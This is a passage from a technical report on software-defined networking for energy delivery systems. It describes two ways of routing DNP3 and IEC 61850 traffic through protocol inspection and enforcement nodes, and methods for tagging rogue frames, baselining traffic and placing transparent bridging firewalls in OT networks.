The concepts of using 1) an external application to perform the inspection [Comer 2019], 2) a distributed or hierarchical SDN flow controller environment [Shah 2018], [Koshibe 2014], [Amiri 2019], [Giatsios 2019], 3) configuration files to configure SDN flow rules [O'Raw 2017], and 4) modifying the SDN flow rules based on process or protocol behavior [Nivethan 2016 – 1] and [Nivethan 2016 – 2] are not novel. The implementation proposed in this report combines all four concepts into a single solution.

Note that much of the processing performed by the application node will require access to the payload portion of the data packet, which means that use of encrypted secure protocol variants will need to include the capability to decrypt the payload for inspection.

Two approaches are discussed for implementing the packet inspection flow: 1) protocol enforcement processing using OpenFlow and 2) protocol enforcement using flow rules. The first approach uses the dynamic capabilities included in OpenFlow interactions between SDN switches and the SDN flow controller allowing the SDN flow controller to manage the protocol inspection by directly interfacing with enforcement applications. The second approach uses preconfigured flow rules to forward the packets through the inspection and enforcement process. These two approaches are described in the following sections.

10.9.2.1 Protocol Enforcement Processing Using OpenFlow

This approach takes advantage of the processing designed into the interactions between OpenFlow SDN flow controllers and SDN switches. In a conventional SDN environment, when an SDN switch encounters a packet that does not match an existing flow rule, it can forward the packet to the SDN flow controller, which determines how the packet should be handled. This often results in the SDN flow controller creating flow rules and reconfiguring the SDN switches on the fly to handle new devices and flow rules.

Individual packets would be configured to be sent from the SDN switches to the SDN flow controller using an OpenFlow *packet-in* command. The SDN flow controller then would send the packet to the protocol validation function in the local application node using the REST interface. The local application node would then assess the contents of the packet against its internal rules and determine whether to allow the packet to proceed or be dropped. If the packet is to be forwarded, the application node would send a response to the SDN flow controller using the REST interface, which would send the packet back to the SDN switch using an OpenFlow *packet-out* command. If the packet is to be dropped, no further action is necessary; however, if the flow uses TCP, steps must be taken to ensure that the packet is acknowledged so that it is not retransmitted by the sender. The application layer (e.g., DNP3) may also include handshaking and acknowledgement that must be addressed so that the application does not attempt to re-transmit the packet. Timing critical functions will need to be evaluated before using this processing to ensure that it does not exceed its allowed timing variance. Also, consideration to send the packet directly to the IDS or IPS would help scalability and processing speed for this solution.

If the local application cannot communicate directly with the SDN flow controller (i.e., it cannot accept data using the REST interface) as would be the case for a traditional commercial security appliance, the local application could get the packet from the SDN flow controller via the REST interface, extract the data from the REST packet, and forward it to the security appliance. The security appliance would process the packet as if it were an in-line node and send the packet back to the local appliance which would re-package it in a REST command and send it to the SDN flow controller as shown in Figure 10-2.




Figure 10-2. Interfacing to a Traditional Network Security Appliance using OpenFlow

The master SDN flow controller located at the control center queries the local SDN flow controllers over the WAN using the REST interface to build an enterprise view of all the networks in the system. Modifications to the SDN flow controller software used at the master SDN flow controller may be necessary to 1) use the REST interface to communicate to other SDN flow controllers and 2) properly manage a network of the size envisioned in a distributed SDN infrastructure such as implemented in a large electric power transmission operator. Because the master SDN flow controller will not have direct interactions with any SDN switches, it is not necessary that the SEL-5056 SDN flow controller be used; alternative SDN flow controller applications could be investigated.

The master SDN flow controller also could request changes be made to the configurations at the individual sites. Because the SDN switches are configured to only accept commands from the local SDN flow controller, the master SDN flow controller would need to make the requests using the REST interface on the local SDN flow controller.

Note that as mentioned previously, the master SDN flow controller does not need to be a traditional SDN flow controller, but rather could be an application that performs similar functions as an SDN flow controller (e.g., wide-area situational awareness, monitoring, and network flow rule propagation). These actions, while similar to a traditional SDN flow controller, could easily be implemented in a streamlined application that does not require all the overhead of an SDN flow controller. On the other hand, the network flow rule management, collection of statistics, and other SDN management functions that already exist in an SDN flow controller could be maintained, only requiring the communications interface change from an OpenFlow protocol command set to REST interface calls.

Also located at the central site is a master application node (Master App in Figure 10-1) that can provide wide-area situational awareness from the local SDN flow controllers and the master SDN flow controller (Master Controller in Figure 10-1), and also coordinate and monitor the local applications.

Both the local application and the master application also could request changes to be made to the SDN switches by using REST interface at the local SDN flow controller. These connections are shown in Figure 10-1 as the red communications. The master SDN flow controller would need to periodically query the local SDN flow controllers to ensure that its enterprise view of the SDN environment stays current.

Other applications, such as the Situational Awareness Tool from Spectrum Solutions, Inc., also could execute on both the local application node and the master application node, interfacing to the REST interface.

Note that the proposed implementation makes extensive use of the REST interface especially to the local SDN flow controller. An evaluation as to the stability, resiliency, and performance of the REST interface will need to be performed, and potentially a shim developed so that only a single REST interface connection to the SDN flow controller is used. The shim, if needed, would receive requests from multiple callers, and present a single request-response stream to the SDN flow controller.

A significant issue is whether the SDN flow controller used can support proposed extensions allowing *packet-in* and *packet-out* processing to interface with an external application using the REST interface. The REST interface itself can be resource intensive and fragile and, therefore, not appropriate for the kinds of processing envisioned.

The REST interface uses the Hyper Text Transfer Protocol on top of TCP. Each REST interface transaction requires that a TCP session be established before the message is passed, and the TCP session removed at the conclusion of the transaction, which is a significant amount of network overhead cost for each Ethernet frame that must be processed.

A REST data frame also will not necessarily fit within an Ethernet frame, so a sufficiently large Ethernet frame will generate at least two or possibly three REST frames. *Packet-in* frames forwarded to the SDN flow controller generate a frame. A push to the application node generates a series of frames containing REST data. The application node's *packet-out* generates another frame, which is an amplifier. One packet sent may generate five more frames of load on the network, introducing network latency on top of any computational latency resulting from use of the REST interface

This approach will only scale to a certain degree as REST interfaces contain a great deal of overhead, particularly depending on what security layers are added in to maintain confidentiality and integrity using, for example, TLS. Actual transmission performance could be several orders of magnitude worse than theoretical transmission. An SDN flow controller with a REST interface likely cannot keep up with a gigabit of REST data.

The protocol enforcement processing would be implemented by a combination of network flow rules in the SDN switches, minimal SDN flow controller processing, and the protocol enforcement engine running in both the local application and master application nodes.

Using the DNP3 protocol as an example, the following processing would take place:

1. A packet would arrive on a port of the SDN switch using port TCP/20000.
2. The basic addressing of the packet would be verified against existing SDN flow rules to ensure that the physical port, MAC address, and source and destination IP addresses are acceptable. If the packet is improperly addressed (e.g., it does not match the physical port, MAC address, IP address, or TCP or UDP port), it will not match an existing flow rule. The SDN switch will drop the packet and no further processing takes place. If the packet is accepted by the switch (i.e., it matches a flow rule associated with the address fields), it is processed by the next step.
3. Using a flow rule, the SDN switch would send the packet to the local SDN flow controller using a packet-in OpenFlow command.
4. The local SDN flow controller would then send the packet to the local application node for assessment using the REST interface.
5. The local application node would first inspect the packet for protocol violations, similar to the processing available in commercial and open-source IDS or IPS solutions (the Protocol Validation processing described in Section 10.5).
   - If the packet is improperly formatted or contains basic protocol errors, it is logged, but no further processing occurs, and the packet is dropped[74] (this may occur at the SDN switch depending on what is malformed).
   - If the EDS protocol uses fields or options present in OSI layers 2, 3, or 4 of the frame, that information will need to be extracted and passed to the application node so it can analyze the packet and its context properly.
6. The local application then inspects the packet to determine if it contains any illogical (but syntactically valid) commands. This requires knowledge of the capabilities and features of the target device (e.g., from a configuration file) (the Configuration Validation processing described in Section 10.6).
   - If the packet contains illogical commands, it is logged, but no further processing occurs, and the packet is dropped.[75]
   - The protocol analysis processing can be very complex, especially for protocols that contain optional and variable fields or are embedded within other protocols.
7. The logical application then inspects the packet to determine if the commands or responses in the packet make logical sense given the context of the packet. The processing also stores context for future processing (e.g., to verify that a scan reply is expected, a preceding scan request needs to be captured) (the Behavior Validation processing in Section 10.7).

[74] using the same handshaking processing as in footnote [71].
[75] using the same handshaking processing as in footnote [71].

There will need to be a permissive mode for this processing in the event that individual packets are missed, or the specific behavior of a device is not well understood. Permissive mode will assess and log potential illogical packets but will not block them from proceeding to the destination node. This will allow the packets to proceed through to their destination, especially those sent to build context for follow-on processing.

- The packet state is stored for future processing.
- If the packet does not make sense from a contextual standpoint, the packet is logged and potentially dropped if not in permissive mode.

8. If the packet is deemed to be valid (i.e., syntactically correct, logically correct, and contextually valid), it is sent back to the SDN flow controller, which in turn sends the packet back to the SDN switch using a *packet-out* OpenFlow command allowing it to proceed to its end destination
   - Additional required information may need to be included in the packet-out command to indicate how the SDN switch is to forward the packet.
   - Additional coordination may be required if the packet needs to transit across multiple local SDN switches.
   - Processing will be needed to make sure that rogue commands injected directly into the SDN infrastructure not from the external interface also are properly filtered.
9. The local application could also receive context messages outside the scope of the SCADA protocol being inspected (the Dynamic Enable processing described in Section 10.8.2). For example, the local application could receive notification that a firmware download is about to happen. Normally, download packets would be dropped as invalid behavior, but could be enabled by a maintenance application that tells the local application node that the download operation is valid. This would allow the local application to be aware contextually that firmware downloads are valid and allow them to be processed through to the end node. If the protocol supports an “end of download” packet, this could be processed to disable firmware downloads until another permissive request was received. Alternatively, a timeout counter could be started to allow the download packets for a set time from the initial packet or a set time between packets to accommodate slow or unpredictable performance communication links, or after a period of packet inactivity, or the maintenance application could send an indication once the firmware download is complete.
10. The local application could also perform additional context-based (the Dynamic Enable processing described in Section 10.8.2) or time-based (the Time-Based Enable processing described in Section 10.8.1) processing to allow packets to proceed, either through its context processing or by enabling and disabling seldom-used commands or command sequences by modifying network flow rules in the SDN switches. It would do this by making requests to the SDN flow controller to enable, create, disable, delete, or update specific network flow rules.

This approach has the advantage of using SDN features and can take advantage of using an out-of-band control network freeing up Ethernet interface ports on the SDN switches for end-device use.

However, the approach has some significant drawbacks, primarily performance impacts resulting from including the SDN flow controller in each communication flow. This introduces a single point of failure (unless multiple SDN flow controllers can be implemented in a redundant manner) and also introduces significant lag into each flow in a large network.

Research on using controller-based flow rule modifications to prevent eavesdropping [da Silva 2015] reports TCP packet drop rates of between 0.5% and 3.1% while using 10 gigabit per second communication links transporting 512-byte MODBUS/TCP packets every 15 seconds in their experimental network. While the experimental network is different than that proposed in this report, the excessive drop rate for a low usage network is cautionary.

A “production quality” version of this approach may work well for SCADA-oriented protocols that generally operate on human speeds (e.g., seconds) like DNP3 and the manufacturing message specification component of IEC 61850 but may not work so well for autonomous protocols such as IEC 61850 GOOSE and sampled values that operate at faster speeds (e.g., milliseconds).

Another issue with using the OpenFlow approach is that interactions too large for a single Ethernet frame that have been fragmented cannot be fully inspected. Because this approach operates at the Ethernet frame level, fragmented packets must be assessed, and a decision made without the benefit of any context or information from other fragments. This is a significant drawback to this approach

10.9.2.2 Protocol Enforcement Processing Using Flow Rules

An alternate (and preferred) approach to integrating the protocol enforcement applications into the SDN environment as described in [SEL 2017] would be to create flow rules to forward traffic to the applications located within the data plane. This is shown graphically in Figure 10-3.




Figure 10-3. Alternate Application Node Integration

In this approach, flow rules within the SDN switch are used to forward the EDS protocol packets for analysis, rather than sending them to the SDN flow controller for processing. Enforcement processing for this approach would be the same as noted in the DNP3 example above but using existing SDN flow rules rather than the OpenFlow *packet-in* and *packet-out* processing. In this approach, the SDN flow controller remains a passive component of data flow processing.

1. A packet would arrive on a port of the SDN switch using port TCP/20000 (arrow #1 in Figure 10-3).
2. An existing flow rule in the SDN switch would forward the packet to the IDS appliance (arrow #2 in Figure 10-3).
3. The IDS appliance would inspect the packet and perform its "normal" inspection and processing to determine of the packet should be forwarded or dropped (the Protocol Validation processing described in Section 10.5).
4. If the IDS determines that the packet is legitimate, it sends it back to the SDN switch (arrow #3 in Figure 10-3). If the packet is improperly formatted or contains basic protocol errors, it is logged, but no further processing occurs, and the packet is dropped.[76]
   - Note – The IDS appliance may expect that the two interfaces are on different IP networks and have different addresses so network translation may need to occur. This will require further investigation and may be dependent on the particular IDS device used.
   - Note – In this case, the IDS received the entire packet directly, so any fields or options present in OSI layers 2, 3, or 4 of the frame are available for additional inspection.
5. Another existing flow rule would receive the packet on the SDN switch and forward it to the behavior enforcement processing node for further analysis (arrow #4 in Figure 10-3).
6. The behavior enforcement processing node then examines the packet to determine if it contains any illogical (but syntactically valid) commands (the Configuration Validation processing described in Section 10.6), or if the packet contents does not make sense given the context of the packet (the Behavior Validation processing in Section 10.7). The behavior enforcement processing node also could receive context messages outside the scope of the SCADA protocol being inspected (the Dynamic Enable processing described in Section 10.8.2).
   - The processing performed by the protocol enforcement application in this case is the same as described in Section 10.9.2.1 steps 6 through 8.
   - If the packet contains illogical commands, it is logged, but no further processing occurs, and the packet is dropped.[77]
7. Since the packet is deemed to be valid, it is returned to the SDN switch using the same switch port (arrow #4 in Figure 10-3).
8. The SDN switch would receive the packet and use existing flow rules to forward the packet to the destination EDS device (arrows #5 in Figure 10-3).
9. The behavior enforcement processing node could also process out-of-band commands using the process described in steps 9 and 10 in Section 10.9.2.1.

This approach has the advantage of using existing SDN capabilities without requiring modification of the SDN flow controller. It is also a more robust solution that does not depend on inserting the SDN flow controller into the processing stream using fragile and inefficient REST interfaces and does not introduce a single point of failure or chokepoint of the single interface from the SDN fabric to the SDN flow controller.

[76] using the same handshaking processing as in footnote [71].
[77] using the same handshaking processing as in footnote [71].

Another advantage of this process is that the inspection nodes will most likely be running a full IP (and TCP) software stack and will automatically reassemble packets that were fragmented because they were larger than a single Ethernet frame. This allows the entire logical payload to be assessed at one time. Because the fragments will be arriving in very close time intervals, the re-assembly delay should introduce a negligible delay. If the packets need to be re-fragmented before being sent to the end node, the IP software in the inspection node will automatically perform the re-fragmentation without any input from the inspection application.

However, the approach does have several disadvantages. Additional flow rule entries will be needed to move the packets through the SDN fabric to the behavior monitoring nodes and back to the target EDS devices. This is especially true in environments with multiple SDN switches where the EDS devices will be dispersed among multiple SDN switches, but only one set of protocol behavior enforcement nodes will be implemented. It also has the minor disadvantage of using additional network interface ports on an SDN switch.

However, the advantages far outweigh the disadvantages, thus making this the preferred approach.

This approach should work well for both SCADA-oriented protocols that generally operate on human speeds (e.g., seconds) like DNP3 and the manufacturing message specification component of IEC 61850, as well as autonomous protocols like IEC 61850 GOOSE and sampled values that operate at faster speeds (e.g., milliseconds).

Both approaches using SCADA protocols also can take advantage of more customizable software in central stations that can be re-programmed to issue dynamic modification requests. Code changes in IEC 61850 relays and merging units, for example, to dynamically allow GOOSE messages, are highly unlikely unless the standards are updated, and even then, a corrupted device could still request illicit GOOSE messages. This could also potentially mitigate performance problems associated when misconfigured IEC 61850 devices generate extraneous GOOSE messages.

10.10 Conclusions

Traditional SDN implementations in general provide significant amounts of control over how data flows through a network, specifically for information contained in the lower layers (layers 1, 2, 3, and 4) of the OSI model.

Using SDN capabilities to intercept and process frames transparently while in transit between source and destination nodes, allows significantly more fine-grained assessment of the individual packets and provides the capability to provide additional enforcement of legitimate and contextually logical data and control exchange.

This additional control enhances cybersecurity and brings the control of network access to new levels. These features also facilitate the ability of SDN to apply new security automation (e.g., protocol validation).

Leveraging the well-known and deterministic behaviors of SCADA protocols can allow use of new security controls in OT-SDN environments. This implementation provide more reliability for SCADA systems while also improving situational awareness for system owners. SDN4EDS research is discovering additional means, such as opcodes, for using the technology to improve cybersecurity in OT systems.

11.0 Distributing Behavior Processing to Field Locations

Contents of this section was initially published in the report "Software-Defined Networks for Energy Delivery Systems: Methods to Distribute Behavior Processing to Field Locations" in October 2020.

11.1 Introduction

This section of the blueprint architecture is to describe the approaches used by the SDN4EDS project to implement protocol inspection and enforcement in a laboratory environment. The approach used two separate intrusion prevention systems in series to process and filter network conversations using the distributed network protocol version 3 (IEEE Standard 1815) protocol. Using two separate intrusion prevention systems implements a level of defense-in-depth to the protocol inspection.

In a real implementation, additional resiliency and failure recovery procedures will be needed to ensure that communications, in particular inspected communications, can continue in the event of a failed inspection node. Some approaches may allow recovery from a failed inspection node by bypassing the inspection processing, thus allowing continued operations at a reduced security level. Other implementations will require redundant inspection nodes to allow continued operation of the network after an inspection node failure.

While not limited to use in EDS, OT-SDN was designed and purposed for EDS using Ethernet frame-based communications.[78] Being deny-by-default and by carefully traffic engineering restrictive flow rules, it is easy to see that OT-SDN Local Area Network (LAN) facilitates an IDS or IPS. Restricting the frame types being forwarded by the OT-SDN Ethernet switches not only reduces the amount of expected traffic needing to be processed by an IDS or IPS but also dramatically reduces the number of unexpected frames to be processed. A few of the additional methods that an OT-SDN LAN could use to augment the capabilities of an IDS or IPS are described below.

11.1.1 VLAN Tagging of Traffic by Circuit Categories

During traffic engineering of flow rules that define the circuits of communication in an OT-SDN LAN, the technician also can predetermine and tag each circuits' frames with a VLAN tag according to a category. Examples of allowed or engineered traffic categories for an OT-SDN LAN can be but are not limited to the following:

1. *SCADA Circuits* – These frames are designated as control and system state packets typically between a server system that aggregates control system data and IEDs that make automated decisions and actuate on the EDS. SCADA server systems poll and collect system state data from IEDs and also can issue a state change based on a larger understanding of the EDS. Ethernet frame protocols such as DNP3, Modbus, or IEC 61850

[78] Note –OSI layer 2 communications happen at the "frame" level, while upper-layer communications such as IP at the OSI layer 3 level communicate using packets. For small messages, there is a one-to-one correlation between packets and frames; however, for large messages, the packet may be split into multiple frames for transmission. Layer 2 devices such as Ethernet switches can look only at individual frames. If inspection requires looking into packets that may be longer than individual Ethernet frames, an Ethernet switch cannot be used for that inspection.

MMS (Manufacturing Message Specification) are examples of types of packets that would be categorized as SCADA traffic.

2. *EDS Control Circuits* – These frames also are control and system state packets but are not between a mediator or server device and IEDs. Instead, they are directly between embedded IEDs for immediate and automated decisions. Because control data between IEDs is meant to be deterministic, control system communications typically are not over an Ethernet medium. Because OT-SDN removes most of the non-deterministic aspects of Ethernet, EDS control circuits can be packet-based in some circumstances IEC 61850 GOOSE and CodeSys' Network Global Variables are two types of protocols that could be categorized as control traffic.
3. *Engineering Access (EA) Circuits* – These frames are for situations in which an EDS engineer or technician needs to interact with the IEDs in the OT-SDN LAN directly. The technician typically will use a local network computing workstation or a specified transient device such as a laptop or smart phone for EA functions. This type of communications in an EDS is considered rare and is typically planned and scheduled prior to taking place. These planned events will include technician functions such as the following:
    - Updating EDS devices with new firmware
    - Changing settings or updating configurations in EDS devices
    - Collecting event reports or system diagnostics data
    - Adding new devices or upgrading several devices on the system.

Because they are not part of the normal operations of the EDS, these types of circuits can be ephemeral in the OT-SDN LAN, only being available during planned and scheduled function(s). Cryptographically encapsulated Telnet, File Transfer Protocol (FTP), or HTTP and authenticated and encrypted secure shell are example protocols for EA circuits. EA access may be enabled on a functional basis rather than allowing all EA-related access; for example, allowing the collection of event reports but not allowing changing configurations.

1. *Event Collection Circuits* – These frames are typically unsolicited in nature and include both cybersecurity events such as when an EA session occurs or during EDS state change events. These packets are typically generated at the IED level and sent to an aggregator and can be either expected or unexpected. These event collection circuits can be their own new category or can be tied to a pre-existing operational category. For example, expected cybersecurity events are already tied to EA functions so these event collection circuits can be categorized as EA circuits, whether or not the packets generated were expected. Subsequently, expected EDS state change events are already tied to SCADA, so packets created for expected or unexpected an EDS state change could be categorized as SCADA circuits. In addition to the already mentioned EA and SCADA protocols, other protocols including cryptographically encapsulated SNMP or Syslog can be tied to existing or new event collection circuits.
2. *Undefined Flow Rule Circuits* – Unexpected frames captured by an OT-SDN LAN switch without a pre-defined traffic engineered flow rule for forwarding are considered "rogue" frames. Rogue frames typically are captured by OT-SDN switches on unassigned or supposedly unused physical ports. Instead of disabling unused or unassigned physical ports for cybersecurity reasons as is done on traditional Ethernet networks, an OT-SDN switch can have special rules for unassigned physical ports. Rogue frames captured in an OT-SDN network can be sent directly to a designated IDS sensor or to an OT-SDN flow controller for further processing.

3. *Rogue Frames* – Rogue frames also can be sent from legitimate hosts using unexpected protocols or to unexpected destinations. These rogue frames can be handled in a similar manner to frames received on unexpected physical ports.

Additional categories can be considered for this enhanced intrusion detection method. Once a frame is received and categorized, it can be tagged with a specified VLAN such as '666' for "Undefined." Special consideration then could be given to frames received by an IDS or IPS using that VLAN tag. Frames with specific VLANs can be preprocessed by an IDS or IPS sensor. Tagged frames can be dropped for no further consideration, elevated in priority, or forwarded for additional scrutiny and correlated with additional events by the IDS or IPS. This enhanced method can improve both the pre filtering as well as time to execute IDS or IPS functions.

11.1.2 Interrogating Rogue Devices Connected to the OT-SDN LAN

This method builds upon the fact that unused or unassigned physical Ethernet switch ports can now be left enabled and open on an OT-SDN LAN switch. Unexpected rogue devices that connect into the OT-SDN LAN open ports typically will send out ARP requests immediately after connecting. As these frames do not have pre-engineered flow rules for forwarding, they can be instead sent on to the IDS for initial notification and awareness of existence. An IDS system or subsystem can respond to the ARP as well as to subsequent frames as the rogue device continues to enumerate and function on the network. Continued monitoring, mock responses, and interrogation of the rogue device by the IDS can provide additional information in a short time of the type of device and its intended purpose on the network. While this method is like a honey pot on a traditional Ethernet network, the OT-SDN network with a smart IDS can more readily and efficiently establish a fingerprint and purpose of the rogue device, leading to faster decision and response by the EDS owners.

11.1.3 Flow Rule Baseline and Monitoring

While it is possible to baseline the typical traffic on a traditional Ethernet network, the deny-by-default and traffic engineering aspect of the OT-SDN for EDS enables a specific "allowed only list" frame baseline with fewer false positives on rogue frames. With pre-engineered traffic and baselining, changes to the flow rules can now be easily detected and alerts can be made. This method is not waiting for an IDS to detect a malicious or new frame type in the network such as in traditional Ethernet networks. Secondary monitoring on a change in flow rules will be more advanced and alerts of potential harmful frames occurring inside the EDS network will be faster.

11.1.4 Traffic Metric and Metering Baseline and Monitoring

Unlike typical IT networks, EDS network traffic is constant and static in nature. Under nominal conditions, automated communications between the IED devices that are controlling the system and aggregating the data can be characterized and accounted for in an OT-SDN network. Static attributes of frame frequency, size, and their designated paths can be monitored in a pre-engineered OT-SDN network. If there is a change in the system or system state requiring secondary communications to occur or a change in frequency in present traffic, then in an OT-SDN network, this can be correlated to the event and baselined as normal EDS response. An IDS can learn and begin to capture or baseline what is normal versus what needs additional review and understanding. A mature IDS engineered as part of the EDS can now also be considered as purposed for the EDS. An EDS IDS can now more efficiently monitor and quickly alert on OT-SDN network traffic for the following types of traffic characteristics:

1. Changes in the frame frequency in a window of time for a specific flow given the EDS state
2. Changes in the frame size for a specific flow and frequency compared to other frame sizes for the same flow with the specific EDS states
3. Timing end-to-end through the network for a specific frame of a specific size
4. Timing of a frame per hop for its priority through the network given the present network load versus what is expected (precise time aware OT-SDN with Precise Time Protocol can potentially detect the injection of a tap between devices simply sniffing network traffic)
5. Changes of frame frequency and time for the given part of the day or other outside variables such as weather and time of year.

These characteristics can enable an IDS with additional baselining and input for determining if a potential threat whether malicious or natural may be present in the system.

11.2 Architecture

SDN flow rules allow frames to be forwarded through the SDN switch fabric based on a number of parameters, including physical port, VLAN tag, IP address, and UDP or TCP port (identifying the specific protocol).

11.2.1 Addressing Concerns

In a traditional IP-based network, having a packet (or message) be forwarded through different computers for analysis requires that each computer have a unique IP address, and if the packets are expected to flow in on one interface and out on another, the two ethernet ports need to be on different IP networks. This means that each inspection step along the way must at a minimum change the IP address of the packet, potentially to a different IP network for the operating system of the inspection node to properly forward the packets to the next step along the way. This requires address configuration changes to nodes at one or both ends of the communication link (i.e., the master station located at the central control center or the outstation located in the field) when inspection nodes are added to the communication channel.

Figure 11-1 shows a network containing two nodes communicating on the same IP network. In this figure, a master station named NODE 1 at IP address 192.168.100.1 communicates with an outstation named NODE 2 at address 192.168.100.2. The outstation responds to the master station at address 182.168.100.1.




Figure 11-1. Original Network

When a traditional firewall is inserted between the nodes, it acts as a router requiring that each side of the firewall must reside in a different IP network as shown in Figure 11-2. This allows the traditional firewall to act as a filtering router between the two IP networks. Firewalls can act as either a network proxy or a network gateway. In this figure, the master station named NODE 1 has been re-addressed to allow the traditional firewall to be inserted in the communication path.




Figure 11-2. Network with Traditional Firewall

If the firewall is acting as a network gateway, the master station NODE1 specifies that the traditional firewall act as the network gateway between IP networks 192.169.101.0 and 192.168.100.0. NODE 1 sends all packets destined for any address on network 192.168.100.0 to the firewall address 192.168.101.2, and the gateway processing in the firewall forwards the packet to the outstation NODE 2 on its 192.168.100.1 port. NODE2 also specifies the traditional firewall as the network gateway between the same two IP networks. Responses from NODE2 to NODE 1 are sent to the firewall at address 192.168.100.1, and the same gateway processing in the firewall to forwards the packet to NODE1 from its 182.168.101.2 port.

If the firewall is acting as a network proxy, the master station named NODE 1 has a new address (192.168.101.1) and appears to communicate with the outstation named NODE 2 at address 192.168.101.2, but in reality, it is communicating with the traditional firewall. The traditional firewall then inspects the protocol packet, and re-formats its IP address as if it were coming from a master station at address 192.168.100.1 and forwards it to the outstation at address 192.168.100.2. The outstation then responds to the traditional firewall as if it were the master station using address 192.168.100.1. The traditional firewall inspects the packet, adjusts the addressing, and sends it to the master station at address 192.168.101.1.

If the firewall processing is being retrofitted into an existing configuration, a network re-addressing exercise is required to adjust addressing or specify a network gateway. Although there are fewer addresses to adjust if the changes are made at the master station, inserting the traditional firewall in a running system can be a complicated process, often involving a slow migration from the old addressing scheme to a new scheme and extensive testing to ensure that all the expected communication paths still work. If using a gateway firewall, all nodes will need to be modified to specify the network gateway.

However, because SDN operates at layer 2, it can have flow rules written to inspect the traffic arriving on a specific physical switch port and forward it through the SDN fabric without the need to change IP addressing. This is implemented using a “bridging firewall” or a “transparent firewall,” and requires support from the inspection nodes to bypass the IP protocol stack and address or network management functions in the node’s operating system. This requires implementation of additional software in the application to decode the network and session (IP and TCP/UDP) layers to properly handle the frames. Note that if the IP stack is bypassed in the operation system, the IP processing in the application will need to re-assemble multi-frame packets into a single packet for further inspection, and then re-fragment any packets that will be sent on to the next node in the sequence.

The major advantage of bypassing the host node’s IP and TCP stack is that the inspection node operates as a transparent device to the network. It can receive and transmit packets independently of IP address and does not need to follow network routing rules where different interfaces on the inspection nodes need to be assigned to different IP networks allowing the inspection node to operate as a router.

When implementing a bridging firewall in an SDN environment, the SDN flow rules need to be carefully crafted to segregate support traffic (e.g., ARP requests) from one side of the firewall from similar traffic on the other side.

